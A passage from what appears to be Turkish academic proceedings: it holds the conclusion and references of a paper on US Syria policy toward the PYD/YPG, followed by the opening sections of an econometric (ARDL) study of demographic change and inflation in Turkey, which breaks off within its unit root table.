ABD'nin İslam dünyası üzerindeki olumsuz algısı ve geçmişte Ortadoğu coğrafyasında gerçekleştirmiş olduğu olumsuz girişimler neticesinde Suriye'de kendi askerini kullanmayacağı ve mümkün oldukça minimum düzeyde tutacağı düşünülmektedir. Suriye politikasını, yerel müttefiklere sağladığı askeri ve ekonomik katkı üzerinden yürütmeye devam edecektir. ABD'nin yerel müttefikleri ile gerçekleştirmek istediği hedeflere ulaşmasının önünde ciddi engeller bulunmaktadır. Suriye'de askeri ve yerel güce sahip olan İran, Türkiye ve Rusya'nın da varlığı düşünüldüğünde, ABD'nin sadece PYD/YPG üzerinden oyun kurarak hedeflerine ulaşması pek mümkün görünmemektedir.

ABD'nin Suriye politikasını PYD/YPG üzerinden şekillendirmekte kararlı olduğu görülmektedir ancak bu kararlılık bazı açmazlara sahiptir. Öncelikle bölgede önemli bir diplomatik ve askeri gücü sahip olan Türkiye, PYD/YPG'yi terör örgütü PKK'nın uzantısı olarak görmekte ve PYD/YPG'nin faaliyetlerini beka meselesi olarak algılamaktadır. NATO'nun iki müttefiki olan ABD ve Türkiye'nin ilişkileri düşünüldüğünde, ABD'nin PYD ile bağlantısı müttefiklik ilişkisi ile bağdaşmayan bir durum yaratmaktadır. Türkiye'nin PYD/YPG kontrolündeki bölgelere gerçekleştirdiği sınır ötesi operasyonlar düşünüldüğünde, ABD'nin PYD ile ilişkisini bir noktadan sonra gözden

geçirmek zorunda kalacağı düşünülmektedir. ABD'nin devlet dışı aktörler ile gerçekleştirmeye çalıştığı Suriye politikasına karşın Türkiye, İran ve Rusya'nın Suriye krizinin çözümü amacıyla oluşturdukları Astana süreci ve diplomatik hamleler bulunmaktadır. Bu durum karşısında ABD'nin yerel bir unsur olan PYD ile hareket etmesi, uzun vadede çıkarlarına ulaşmasında güçlük çıkaracak bir ortam yaratmaktadır.

5. KAYNAKÇA

- [1] B. Barfi, "Ascent of the PYD and the SDF", The Washington Institute for Near East Policy, No: 32, April 2016, ss. 1-22.
- [2] BBC News, "Özgür Suriye Ordusu Nedir: 2011'den 2018'e Örgütün Yaşadığı Dönüşüm", [Online]. Geçerli Adres: <https://www.bbc.com/turkce/haberler-dunya-42862756>. [Erişim Tarihi: 30 Ocak 2018].
- [3] BBC News, "YPG: Yerel Bir Örgütten, NATO Ülkelerinin Desteklediği Bir Güce Nasıl Dönüştü?", [Online]. Geçerli Adres: <https://www.bbc.com/turkce/haberler-dunya-50180068>. [Erişim Tarihi: 25 Ekim 2019].
- [4] C. Acun ve B. Keskin, "PKK'nın Kuzey Suriye Örgütlenmesi PYD-YPG", SETA Rapor, SETA yayımları 61, 1. Baskı 2016, ss. 1-45.
- [5] D. Ş. Polat, "Arap Baharı ve Suriye Savaşı", Uluslararası Politikada Suriye Krizi, Ed.Hasret Çomak, Caner Sancaktar, Zafer Yıldırım, Beta Basım, İstanbul: 2016, ss. 137-155.
- [6] E. Sudagezer, "ABD'nin Elindeki Araçlar ve Ortadoğu'da Ulaşmak İstedikleri Arasındaki Makas Giderek Açılıyor", Sputnik, [Online]. Geçerli Adres: ['ABD'nin elindeki araçlar ve Ortadoğu'da ulaşmak istedikleri arasındaki makas giderek açılıyor' - Sputnik Türkiye \(sputniknews.com\)](https://www.sputniknews.com/tr/ortadoğu/abd-ortadoğu-ulaşmak-istedikleri-arasındaki-makas-giderek-aciliyor/). [Erişim Tarihi: 01 Aralık 2020].
- [7] L. Özdemir ve Z. Akbaş, "Türkiye-İsrail İlişkilerinin Amerikan Dış Politikası Eksenli Değerlendirilmesi", Akademik Yaklaşımlar Dergisi, Cilt: 11, Sayı: 1, Yıl: 2020, ss. 48-75.
- [8] M. B. Altunışık, "Ortadoğu ve ABD: Yeni Bir Döneme Girilirken" Ortadoğu Etütleri Dergisi, Temmuz 2009, Cilt:1, Sayı:1, ss. 69-81
- [9] M. F. Özkan, "Demokratların Dış Politika Gelenekleri Bağlamında Obama'nın Suriye Politikası", Üsküdar Üniversitesi Sosyal Bilimler Dergisi, Yıl:2016, Sayı: 3, ss. 1-35.
- [10] M. S. Erol ve K. E. Çelik, "ABD'nin Suriye Politikasında Vekil Aktör Olarak Terör Örgütleri: YPG Örneği", ANKASAM Bölgesel Araştırmalar Dergisi, Aralık 2018, 2 (2), ss. 14-45.
- [11] O. Orhan, "İŞİD, Sınır geçişleri ve Türkiye", Ortadoğu Analiz, 2014, Eylül-Ekim, Cilt:6, Sayı:64, ss. 44-45.

- [12] S. Bulut, “Türkiye ve İsrail’in Suriye Krizine Yaklaşımlarının Karşılaştırmalı Analizi”, Ortadoğu Araştırmaları Merkezi (ORSAM), No: 266, Ekim: 2020, ss. 1-21.
- [13] S. Erkuş, “ ABD Büyükelçisi: Türkiye Stratejik bir Müttefiktir”, Hürriyet, [Online]. Geçerli Adres: <https://www.hurriyet.com.tr/gundem/abd-buyukelcisi-turkiye-stratejik-bir-muttefiktir-41733926>. [Erişim Tarihi: 06 Şubat 2021].
- [14] T. Salcı, “ABD, McGurk’le Suriye’de Eski Politikalarına mı Dönüyor ?”, Sputnik, [Online]. Geçerli Adres: <https://tr.sputniknews.com/columnists/202101131043570420-mcgurkun-yeniden-goreve-atanmasi-turkiyeyi-ve-bolgeyi-nasil-etkileyecek/>. [Erişim Tarihi: 13 Ocak 2021].
- [15] U. Cerrah, “ABD’nin Suriye Politikası”, Uluslararası Politikada Suriye Krizi, Ed. Hasret Çomak, Caner Sancaktar, Zafer Yıldırım, Beta Basım, İstanbul: 2016, ss. 319-333.

TÜRKİYE’NİN DEMOGRAFİK DEĞİŞİMİNİN ENFLASYONLA İLİŞKİSİ

Emin Ahmet Kaplan¹, Neslihan Burgaz²

¹ *Karamanoğlu Mehmet Bey Üniversitesi, İktisadi ve İdari Bilimler Fakültesi, TURKEY*

² *Karamanoğlu Mehmet Bey Üniversitesi, İktisadi ve İdari Bilimler Fakültesi, TURKEY*

eminahmet@gmail.com

ORCID: 0000-0002-4808-8529

ÖZET

Demografik değişim, doğum ve ölüm oranlarının azalması ile başlayan sürecin nüfus büyüklüğü ve nüfus yaş yapısında meydana getirdiği dönüşümdür. Doğum oranlarının azalması ile birlikte nüfus artış hızı, genç bağımlı nüfus ve çalışma çağındaki nüfus azalmakta, ölüm oranlarının azalması ile de yaşlı bağımlı oranı artarak demografik değişim süreci tamamlanmaktadır. Bu değişim süreci de sosyal, kültürel ve ekonomi penceresinin belirleyicilerinden biri haline gelmektedir. Literatürde demografik değişimin ekonomi üzerindeki etkisine dair çalışmalar yapılmıştır. Yapılan çalışmalarda demografik değişimin tasarruf, yatırım, büyüme ve istihdam üzerine etkilerine odaklanılmış ve bu perspektiften tartışılmıştır. Son zamanlarda yapılan çalışmalarda ise demografik değişimin enflasyonla arasında bağlantı olabileceği ile ilgili farkındalık artmış ve ampirik çalışmalar yapılmıştır.

Türkiye ekonomisinin de 1970’li yılların sonuna doğru başlayan yüksek enflasyon sorunu uzun yıllar devam etmiş ve enflasyonla mücadele dönem dönem öncelikli amaç haline gelmiştir. Enflasyonun nedenleri, etki kanalları ve sonuçlarına dair oldukça fazla araştırma yapılmış ancak demografik değişimin enflasyon üzerindeki etkisine dair çalışmalar sınırlı düzeyde kalmıştır. Bu sebeple çalışmada Türkiye’de demografik değişimin enflasyon üzerindeki etkisini 1961-2019 dönemi için ARDL modeli ile uzun ve kısa dönemli olarak incelenmiştir. Bağımlı değişken olarak enflasyon, bağımsız değişken olarak ise demografik değişimin unsurları olan nüfus artış hızı, çalışma çağındaki nüfus, genç bağımlı oranı ve yaşlı bağımlı oranı ile birlikte geniş para arzı ve gayri safi milli hasıla kullanılmıştır. Analiz sonucunun uzun vadeli etkisine bakıldığında nüfus artış hızının, genç ve yaşlı bağımlı nüfusun, geniş para arzının enflasyonu arttırdığı, gayri safi milli hasılanın ve çalışma çağındaki nüfusun

ise enflasyonu azalttığı tespit edilmiştir. Kısa vadeli etkisine bakıldığında ise geniş para arzı ve çalışma çağındaki nüfusta meydana gelecek artış enflasyonu arttırdığı sonucuna ulaşılmıştır.

Anahtar Kelimeler: Enflasyon, Demografik Değişkenler, ARDL

THE RELATIONSHIP BETWEEN THE DEMOGRAPHIC CHANGE OF TURKEY AND INFLATION

ABSTRACT

Demographic change is the transformation of population size and population age structure caused by the process that starts with the decrease in birth and death ratio. With the decrease in birth ratio, the population growth ratio, the young dependent population and the working-age population decrease, and the demographic change process is completed by increasing the elderly dependent ratio with the decrease in death ratio. This process of change becomes one of the determinants of the social, cultural and economic window. The studies on the impact of demographic change on the economy have also been conducted in the literature. These have focused on the effects of demographic change on saving, investment, growth and employment and discussed from this perspective. In recent studies, awareness of the possible connection between demographic change and inflation has increased and empirical studies have been conducted.

High inflation problem in Turkey's economy began towards the end of 1970 has continued for many years and has become the primary objective of fighting inflation periods. A lot of research has been done on the causes, influence channels and consequences of inflation, but studies on the impact of demographic change on inflation remained limited. For this reason, the ARDL model to study the impact of demographic change on inflation in Turkey was examined in 1961-2019 period with long and short term. Inflation is used as the dependent variable and the population growth ratio, which are the elements of demographic change, the working age population, the young age dependency ratio and the elderly dependency ratio, as well as the broad money supply and gross national product are used as independent variables. Considering the long-term effect of the analysis result, it is determined that the population growth ratio, the young age and elderly dependency population and the board money supply increase inflation, while the gross national product and the working-age population decrease inflation. Considering

the short-term effect, it is concluded that the large money supply and the increase in the working age population will increase inflation.

Keywords: *Inflation, Demographic Change, ARDL*

1. GİRİŞ

Enflasyon mal ve hizmet fiyatları genel seviyesinin sürekli artması olarak tanımlanmaktadır. Enflasyon talep kaynaklı ve maliyet kaynaklı olmak suretiyle iki temel sebebi bulunmaktadır. Talep kaynaklı enflasyon tüketicilerin çok fazla harcama yapmalarına karşın üreticilerin artan talebe aynı hızla cevap verememesi sonucu mal ve hizmet fiyatlarının artmasıdır. Maliyet kaynaklı enflasyon ise emtia fiyatlarının yükselmesi ile toplam arzın azalması sonucunda fiyatlar seviyesinin artmasıdır [24]. Bir ekonomide yüksek enflasyon sorunu ekonomik büyüme hızının düşmesine, gelir dağılımının değişmesine, tasarrufların azalmasına, nispi fiyat yapısını bozarak kaynakların etkin dağılımını bozmasına, ithalat lehine ihracat aleyhine fiyatları değiştirerek dış ticaret açıklarının artmasına, faiz oranlarının yükselmesi sebebiyle yatırımların azalmasına neden olmaktadır [3].

Türkiye ekonomisinin enflasyon karnesine özet olarak bakıldığında 1970'li yılların ikinci yarısından itibaren yüksek ve dalgalı enflasyon sorunu ile mücadele etmeye başladığını söylemek mümkündür [21]. 1970'li yılların sonunda dış şokların sebep olduğu makroekonomik dengesizlikler yüksek enflasyon sorununu başlatmış ve 1980 yılında enflasyon üç haneli seviyeye çıkarak %101,4 olarak gerçekleşmiştir [24]. 1990 yılından sonra yaşanan siyasi ve ekonomik istikrarsızlık ile 1997-1998 döneminde yaşanan küresel kriz sebebiyle 1990'lı yılların enflasyon ortalaması %70-80 bandında gerçekleşmiş ve bu dönem enflasyonun zirve yaptığı dönem olarak tarihe geçmiştir. 1994 yılı enflasyon oranı %125 olarak gerçekleşerek Cumhuriyet tarihinin rekorunu kırmıştır [29]. Yüksek enflasyon sorunu nedeniyle 2000 yılında Enflasyon Düşürme Programı açıklanmış ve enflasyonun üç yıllık süre sonunda tek haneli rakamlara düşürülmesi amaçlanmıştır [21]. Kasım 2000 ve Şubat 2001 Krizleri nedeniyle Enflasyonu Düşürme Programı tam anlamıyla uygulanamamış ve enflasyondan beklenen düşüş gerçekleşmemiştir [3]. 2002 yılında fiyat istikrarını sağlamak için örtük enflasyon hedefine geçilmiş, 2004 yılında enflasyon tek haneli rakamlara inmeyi başararak %9,3 seviyesine gerilemiştir. 2006 yılında ise açık enflasyon rejimine geçilmiştir. 2010 yılına kadar enflasyon oranı tek haneli olarak devam etmiştir. 2008 yılında yaşanan küresel krizin Türkiye ekonomisine etkisi nedeniyle enflasyon %10 üzerinde seyretmiştir [24]. 2011 yılında %10, 2012 yılında %6, 2014 yılında ise %8, 2016 yılında %8 ve 2017 yılında %11 oranında gerçekleşmiş, 2018 yılında ise %20,3 ile en yüksek orana ulaşmıştır¹.

¹ Veriler TCMB'den alınmıştır.

Bu artışın arkasında yatan nedenler, TL'nin dolar karşısında %80 değer yitirmesi, temel gıda, mal ve petrol fiyatlarının artışından kaynaklanmıştır [22]. 2019 yılında %11,8 seviyesine düşerken 2020'de Covid 19 etkisi sebebiyle enflasyon %14,6 düzeyinde gerçekleşmiştir [23].

Türkiye'de uzun yıllar yaşanan kronik yüksek enflasyon sorunu nedeniyle literatürde oldukça fazla çalışmaya konu olmuş ve bu çalışmaların hemen hepsi ekonomik açıdan incelenmiştir. Sosyal göstere olan demografik değişimin enflasyon üzerine etkisine dair çalışmalar oldukça sınırlı düzeyde kalmıştır.

Enflasyonun demografik değişim ile ilgili teorik literatür az olmasına rağmen, konuyla ilgili ampirik literatür büyümüştür. İlk başlarda demografik değişimin Japonya'nın kalıcı deflasyon deneyimini ne ölçüde yansıttığını açıklamak için ortaya çıkmıştır. Uzun süren deflasyon ortamının kaynaklarını anlama çabasında, olası etki kanallarından biri olarak demografik yapıya başvurulmuştur. İlerleyen zamanlarda Japonya'nın tipik bir örnek olamayacağına dair birkaç ampirik çalışma ortaya çıkmış ve diğer gelişmiş ve gelişmekte olan ekonomiler de ilgi odağı olmaya başlamıştır [8].

2. DEMOGRAFİK DEĞİŞİM

2.1. Demografik Değişim Kavramı

Bloom ve Williamson (1998) demografik değişimi sanayi öncesi dönemde yüksek doğurganlık ve ölüm oranından sanayi sonrası dönemde düşük doğurganlık ve ölüm oranına geçiş olarak tanımlamışlardır. Demografik değişim ve yaş yapısındaki değişikliklerin başlangıcını ölüm ve doğum oranlarındaki düşüş olarak ifade etmişlerdir. Linz and Stula (2010) demografik değişim kavramını, nüfusun yaşam koşullarındaki değişikliklere uyum sağlayan yaş yapısı olarak tanımlamışlardır.

Notestein 1945 yılında yaptığı çalışmada demografik değişimin üç aşamada tamamlanacağını ifade etmiştir. İlk aşama yüksek ölüm ve doğum oranlarının olduğu dönemdir. İkinci aşama ölüm oranlarının doğum oranlarına nazaran daha fazla düşmesi sonucu nüfusun arttığı dönemdir. Son aşama ise hem doğum hem ölüm oranlarının düşük düzeyde kalması sebebiyle nüfus artış hızının yavaşlaması ve daha sonra nüfus artış hızının azalmaya başladığı dönemdir [15].

Demografik değişimin altında yatan iki temel itici güç doğum ve ölüm oranlarıdır. Ancak günümüzde demografik bağımlılık oranı, çalışma çağındaki nüfus ve nüfus artış hızı da demografik değişimin en önemli göstergeleri arasında yer almaktadır.

Literatürde demografik değişimin göstergesi olarak yer alan doğum ve ölüm oranlarının kaba doğum ve ölüm oranları ile analiz edilmesinin yaygın olması sebebiyle çalışmada kaba doğum ve kaba ölüm oranlarının tanımı yer alacaktır.

Kaba doğum oranı, belirli bir coğrafi bölgenin nüfusunun aynı yıl içinde 1.000 nüfus başına düşen canlı doğumların sayısıdır [19]. Kaba ölüm oranı ise en basit tanımıyla ölümlerin sayısıdır. Belirli bir zaman dilimindeki toplam ölüm sayısının toplam nüfusa bölünmesiyle elde edilmektedir. Kullanılan zaman periyodu bir takvim yılı olarak belirlenmektedir [2].


Demografik bağımlılık oranı kısaca işgücüne katılmayan kesimin oranıdır. Bağımlı nüfusun tamamı üretime katılmamakta, yalnızca tüketim yaptıkları kabul edilmektedir [17]. Demografik bağımlılık genç bağımlılık ve yaşlı bağımlılık olarak ikiye ayrılmaktadır. Genç bağımlılık oranı, 15 yaşın altındaki kişilerin 15 ile 64 yaş aralığındaki kişilere oranını ortaya koyarken, yaşlı bağımlılık oranı ise 64 yaşın üzerindeki kişilerin 15 ile 64 yaş aralığındaki kişilere oranını göstermektedir. Genç bağımlılık oranı ve yaşlı bağımlılık oranının toplamı, toplam demografik bağımlılık oranını ifade etmektedir [5].

Çalışma çağındaki nüfusun ise evrensel bir tanımı bulunmamaktadır. Yaş eşikleri genellikle eğitim ve işe uygunluk için toplumsal standartlara karşılık gelmekte ve ulusal mevzuatta yer almaktadır. Uluslararası karşılaştırılabilirliği sağlamak için ILO genellikle çalışma çağındaki nüfusu 15 yaş üstü ile 64 yaş altı tüm kişiler olarak tanımlamaktadır. Tanım olarak demografik bağımlı olanların işgücü piyasasına giriş ve çıkış yaşı ile istihdam durumu gibi fiili ekonomik davranışlarını göz ardı etmektedir. Bunun yerine, bu oran basitçe işgücü piyasalarında sabit yaş sınırlarını varsaymakta ve daha karmaşık bir ekonomik yoruma izin vermemektedir [5].

Nüfus artış hızı ise belirli bir dönemde nüfusun yıllık ortalama büyüme hızına denilmektedir [27]. Nüfus artış hızı tasarruf, işgücü, vergi politikaları ve enflasyon gibi ekonominin dinamiklerini etkileyen en önemli unsur olarak karşımıza çıkmaktadır [7].


2.2. Türkiye’de Demografik Değişim

Türkiye’nin son yirmi beş yıldır demografik yapısı giderek değişmektedir. Yapılan nüfus projeksiyon çalışmalarına göre demografik değişimi Batılı ülkeler 100 yıl gibi bir süreçte yaşamasına rağmen Türkiye bu süreci 40-50 yılda yaşamış ve gelecek 30 yılda tamamlanacağı göstermektedir. Demografik değişim tamamlandığında Türkiye’nin nüfus yapısı değişecek ve nüfusu sabitleneceği tahmin edilmektedir [18]. Aşağıdaki grafiklerde Türkiye’nin demografik değişimine ait göstergeler incelenecektir.



Grafik 1. Türkiye'nin 1960-2019 Dönemi Kaba Doğum ve Ölüm Oranları (Kaynak: World Bank)

Türkiye'de demografik değişim sürecini yüksek kaba doğum ve ölüm oranından düşük kaba doğum ve ölüm oranları verilerinden görmek mümkündür [9]. Grafik 1'de 1960-2018 dönemine ait kaba doğum ve kaba ölüm oranları görülmektedir. Doğum oranlarının hızla azalmasından dolayı kaba doğum oranı ilgili dönemde hızla azalmıştır. Kaba ölüm oranı ise yine ölüm oranlarının azalması sebebiyle ilgili dönemde azalmıştır.



Grafik 2. Türkiye'nin 1960-2019 Yaşlı ve Genç Bağımlılık Oranları (Kaynak: World Bank)


Yukarıdaki Grafik 2'de Türkiye'nin 1960-2018 dönemine ait genç bağımlılık oranı, yaşlı bağımlılık oranı ve toplam bağımlılık oranı görülmektedir. 1960 yılında yaşlı bağımlılık oranı %6 seviyelerindeyken 2018 yılında %13 seviyesine yükselmiştir. Yaşlı bağımlılık oranının artışının nedenleri ölüm oranlarının düşüşü, sağlık hizmetlerinin gelişmesi sayesinde koşulların iyileşmesi ve yaşam standardının artması olarak sıralanabilmektedir. TÜİK nüfus projeksiyonuna göre 2023 yılında yaşlı bağımlı oranı %15'e 2060 yılında % 37, 2080 yılında ise %44'ü yükseleceğini öngörmektedir [25].

Çocuk bağımlılık oranı ise 1960 yılında %76 düzeyindeyken 2019 yılında %36 düzeyine düşmüştür. Çocuk bağımlılık oranındaki düşüşün en önemli nedeni doğurganlık oranının hızla

azalmasından kaynaklanmaktadır. TÜİK'in 2001-2019 dönemine ait açıkladığı verilere göre 2001 yılında toplam doğurganlık hızı 2,3 iken bu oran 2019 yılında 1,8 olarak gerçekleşmiştir [25].

Türkiye'de 1960-2018 dönemine ait toplam bağımlılık oranına bakıldığında ise bu oran 1960 yılında %82 düzeyindeyken 2018 yılında %49 düzeyine kadar düştüğü görülmektedir. Çocuk bağımlılık oranındaki düşüşün toplam bağımlılığı azalttığını söylemek mümkündür. Yaşlı bağımlılık oranı ise yıllar içinde artmıştır. Bu veriler ışığında Türkiye'de demografik geçiş sürecinin devam ettiğini söylemek mümkündür.

Demografik değişimin ve nüfus yaş yapısındaki en büyük göstergelerinden biri de çalışma çağındaki nüfustür. Çalışma çağındaki nüfus olarak adlandırılan 15-64 yaş grubu ülke ekonomileri için kilit nüfus dinamik göstergesidir. Doğum oranı azalması ile birlikte çalışma çağındaki nüfus uzun vadede azalması beklenmektedir [12].



Grafik 3. Türkiye'nin 1960-2019 Dönemi Nüfus Artış Hızı ve Çalışma Çağındaki Nüfus (Kaynak: World Bank)

Grafik 3'de Türkiye'nin 1960-2019 dönemine ait çalışma çağındaki nüfus ve nüfus artış hızına ait verileri görmek mümkündür. Nüfus artış hızına ait verilere bakıldığında 1960-2019 döneminde özellikle 1985 yılından itibaren hızla azaldığını söylemek mümkündür. Doğum oranlarının azalmasının nüfus artış hızının azalttığı söylemek mümkündür. Çalışma çağındaki nüfus ile ilgili verilere bakıldığında çalışma çağındaki nüfusun toplam nüfus içerisindeki payının seyrini iki döneme ayırmak mümkündür. 1960-1990 döneminde çalışma çağındaki nüfusun toplam nüfusa oranının seyrinin yatay olduğu, 1990 yılından sonra ise bu oran arttığını söylemek mümkündür. 15-64 yaş grubu olarak adlandırılan çalışma çağındaki nüfusun artışının nüfus artış hızına azalmasına rağmen artmasını önceki dönemler de artan doğum oranlarından kaynaklandığı ve bu oranın etkisinin daha uzun vadeli olarak ortaya çıkmasından kaynaklandığını söylemek mümkündür.

3. LİTERATÜR

Demografik değişimin bir ekonominin makroekonomik sonuçlarını nasıl etkilediğine dair çeşitli çalışmalar yapılmış ve demografik değişimin ekonomi üzerindeki etkisi en fazla ekonomik büyüme, tasarruf ve istihdam kapsamında incelenmiştir. Demografik değişimin enflasyon üzerindeki etkisine dair literatür ise oldukça yenidir.

Demografik değişim enflasyonu hem arz hem de talep kanallarından etkilemektedir. Nüfus artış hızı, bağımlı nüfus ve çalışma çağındaki nüfus enflasyon üzerinde etkisi bulunmakta ve bu demografik değişimin arz ve talebi üzerinde baskı yapmaktadır. Talep tarafına bakıldığında bağımlı yaşlı nüfusun daha fazla tüketme eğilimi nedeniyle toplam tüketimi arttırmakta ve enflasyonu etkilemektedir. Arz tarafına bakıldığında ise bağımlı yaşlı nüfusun payının artmasının işgücü arzını azaltması sebebiyle ortalama ücretleri arttırarak maliyet kanalı yoluyla enflasyonu daha da arttırmaktadır. Nüfus artışı hızı da enflasyonu etkilemektedir. Daha büyük bir nüfus daha fazla toplam talebi ifade etmekte ve enflasyonu arttırmaktadır [10].

Enflasyon ve demografi arasında gözlemlenen bağlantı için ortaya konan bir diğer değişken ise çalışma çağındaki nüfustur. Gerekçesi ise hanehalkı gelirinin gençken düşük olduğu, çalışma çağında yükseldiği ve yaşlılıkta düştüğü göz önüne alındığında çalışma çağındaki nüfusun bağımlı genç nüfus ve bağımlı yaşlı nüfusa kıyasla gelirlerinden daha fazla tasarruf yapmaktadır. Çalışma çağındaki nüfus emekli olduklarında birikimleriyle tüketimlerini finanse etmektedirler. Bir bütün olarak bir ekonomide, bağımlı genç ve bağımlı yaşlı nüfus çalışma çağındaki nüfustan daha yüksek bir paya sahip olduklarında tasarruf oranı daha düşük olma eğilimindedir ve bu durum enflasyonu arttırıcı etki yapmaktadır [8].

Literatürde enflasyon ve demografik geçiş arasındaki ilişkiyi ortaya koymak için ampirik çalışmalar mevcuttur.

Imam (2013), beş büyük ekonomi olan İngiltere, ABD, Kanada, Almanya ve Japonya'nın 1963-2007 dönemine ait verilere dayanarak yaptıkları analizde yaşlı nüfus artıktıkça para politikasının etkinliği zayıflattığını tespit etmişlerdir.

Yoon ve ark. (2014) yaptıkları çalışmada demografik değişkenler ile makroekonomik değişkenler arasındaki ilişkiyi incelemek için 1960–2013 dönemi için 30 OECD ekonomisini kapsayan bir panel veri seti oluşturmuştur. Analizde bağımlı değişken olarak demografik değişim göstergeleri yer almış, bağımsız değişken olarak ise kişi başına düşen GSYİH, tasarruflar / GSYİH, yatırım / GSYİH, bütçe açığı / GSYİH ve enflasyon oranı yer almıştır. Analiz sonucuna göre nüfus artışı ve enflasyonu arasında pozitif ilişki bulunmuştur. Ayrıca nüfus içerisinde yaşlı bağımlı oranı arttıkça enflasyonun arttırdığı tespit edilmiştir.

Jaffrı ve ark. (2016), Pakistan'daki enflasyonu kontrol etmek amacıyla etkili politikalar tasarlamada enflasyonun geleneksel makroekonomik belirleyicileriyle birlikte demografik faktörlerin belirleyici olup olmadığını araştırmışlardır. Çalışmada Pakistan'ın 1988-2014 döneminde demografik değişikliklerin enflasyon üzerindeki etkisini ampirik olarak incelemişler ve bağımlı değişken olarak nüfus artışı ve çalışma çağındaki nüfusu demografik değişken olarak kullanmışlardır. Nüfusun artışı ile enflasyon arasında pozitif ilişki, çalışma çağındaki nüfus ile enflasyon arasında ise negatif ilişki bulmuşlardır.

Juselius ve Takats (2015) 22 ülkeye ait 1955-2010 tarihleri arasında yaptıkları panel veri analizinde demografi ve enflasyonla arasındaki ilişkiyi incelemişlerdir. Araştırmanın sonucuna göre demografi ile enflasyon arasında istikrarlı ve anlamlı bir ilişki bulunmuş ve bağımlı nüfusun daha yüksek enflasyonla ilişkilendirilirken, çalışma çağındaki nüfusun büyük bir kısmı ise daha düşük enflasyon ile ilişkili olduğu sonucuna varmışlardır.

Aksoy ve ark. (2015) demografik yapıdaki değişikliklerin temel makroekonomik değişkenlerin orta vadeli eğilimleri üzerindeki etkisini incelemek için 21 OECD ülkeyi incelemiş ve panel veri analizi kullanmışlardır. Çalışma 1970-2007 dönemini kapsamaktadır. Analiz sonuçlarına göre, nüfusun yaş profilinin yatırım, tasarruf, reel faiz oranı ve enflasyon üzerinde hem ekonomik hem de istatistiksel olarak önemli etkileri olduğunu tespit etmişler. Elde edilen bulgulara göre bağımlı nüfusun enflasyon üzerinde olumlu bir etkisi olduğu görülürken, çalışma çağındaki nüfusun enflasyonu olumsuz etkilediği tespit edilmiştir.

4. MODEL, VERİ VE YÖNTEM

Çalışmanın bu bölümünde, Türkiye'nin 1961-2019 dönemi için enflasyon ile demografik ve ekonomik değişkenler arasındaki ilişki ekonometrik olarak incelenmektedir. Broniatowska (2019) çalışmasından hareketle ampirik modele ilişkin ilgili fonksiyon aşağıdaki gibidir:

$$Enf = f(Gbo, Gpa, Gsmh, Nah, Ybo, Ccn) \quad (1)$$

Ampirik modelin logaritmik hali ise aşağıdaki gibidir:

$$\ln Enf_t = \beta_0 + \beta_1 \ln Gbo_t + \beta_2 \ln Gpa_t + \beta_3 \ln Gsmh_t + \beta_4 \ln Nah + \beta_5 \ln Ybo_t + \beta_6 \ln Ccn_t + \varepsilon_t \quad (2)$$

Burada Enf , enflasyon oranını (%), Gbo genç bağımlı nüfus oranını, Gpa geniş para arzı oranını, $Gsmh$ gayri safi milli hasıladaki büyüme oranını, Nah nüfus artış hızı oranını, Ybo yaşlı bağımlı nüfus oranını, Ccn çalışma çağındaki nüfus oranını, t ise 1961-2019 olmak üzere Türkiye için zaman boyutunu göstermektedir. Modelde yer alan tüm değişkenlere ilişkin zaman serileri verileri

Dünya Bankası Veri Tabanından elde edilmiştir. Modelde tüm değişkenlerin logaritması alınarak çift-logaritmik model olarak dikkate alınmıştır.

Değişkenlere ilişkin birim kök analizi ADF (Augmented Dickey-Fuller) testi ile incelenmiştir. Kısa ve uzun dönem tahmin yöntemi için ise, Engle-Granger (1987) ya da Johansen (1991) yöntemlerinden farklı olarak dağıtılmış otoregresif modelde (Autoregressive Distributed Lag-ARDL) değişkenlerin farklı düzeylerde bütünlük (I(0) ya da I(1)) olmasına izin verildiğinden, ARDL yöntemi kullanılmıştır.

Pesaran ve Shin (1998) ile Pesaran, Shin ve Smith (2001) tarafından geliştirilmiş ARDL yaklaşımında, modelde yer alan değişkenlerin bütünlük düzeyleri I(0) ve I(1) olarak belirlendikten sonra modelde yer alan değişkenlere ait verilerin gecikme uzunlukları uygun gecikme kriteri ile tespit edilerek ARDL modeli tahmin edilmektedir. F-testi ile eş bütünlük ilişkisinin varlığına karar verildikten sonra değişkenler arasındaki uzun ve kısa dönem ilişkileri tahmin edilerek incelenmektedir.

Optimum gecikme uzunluğu bağımlı değişken için p , bağımsız değişkenler için sırasıyla q_1, q_2, q_3, q_4, q_5 ve q_6 iken çalışmamızda tahmin edilecek ARDL($p, q_1, q_2, q_3, q_4, q_5, q_6$) modelinin genel hali aşağıda yer almaktadır:

$$\ln Enf_t = \alpha_0 + \sum_{i=1}^p \alpha_i \ln Enf_{t-i} + \sum_{i=1}^{q_1} \beta_i \ln Gbo_{t-i} + \sum_{i=1}^{q_2} \delta_i \ln Gpa_{t-i} + \sum_{i=1}^{q_3} \theta_i \ln Gsmh_{t-i} + \sum_{i=1}^{q_4} \eta_i \ln Nah_{t-i} + \sum_{i=1}^{q_5} \xi_i \ln Ybo_{t-i} + \sum_{i=1}^{q_6} \psi_i \ln Ccn_{t-i} + \varepsilon_t \quad (3)$$

5. BULGULAR

Enflasyon modelinde yer alan değişkenlere ait tanımlayıcı istatistikler Tablo 1’de yer almaktadır.

Tablo 1. Modelde Yer Alan Değişkenlere Ait Tanımlayıcı İstatistikler

	LENF	LGBO	LGPA	LGSMH	LNAH	LYBO	LCCN
Ortalama	1.30	1.76	1.51	0.67	1.26	0.94	1.78
Medyan	1.28	1.78	1.45	0.70	1.24	0.92	1.78
Maksimum	2.02	1.90	2.16	1.05	1.38	1.11	1.83
Minimum	0.05	1.56	0.97	-0.54	1.08	0.78	1.73
Std. Dev.	0.46	0.12	0.32	0.31	0.10	0.08	0.03
Çarpıklık	-0.23	-0.27	0.27	-1.72	-0.16	0.34	0.05
Basıklık	2.21	1.56	1.90	6.29	1.64	2.19	1.44
Gözlem Sayısı	59	59	59	59	59	59	59

Değişkenlerin durağanlığını incelemek için ADF (Augmented Dickey-Fuller) yöntemi kullanılmıştır. Tablo 2’de ADF birim kök test sonuçları yer almaktadır.

Tablo 2. Değişkenlere Ait ADF Birim Kök Test Sonucu

	Düzyde		Birinci Fark	
	Sabit	Sabit ve Trend	Sabit	Sabit ve Trend
LENF	-2.20	-2.09	-8.42***	-8.50***
LGBO	-0.54	-1.62	-2.80*	-2.16
LGPA	-2.04	-2.05	-10.82***	-10.95***
LGSMH	-7.39***	-7.28***	-8.56***	-8.51***
LNAH	-0.80	-4.21***	-2.66*	-2.59
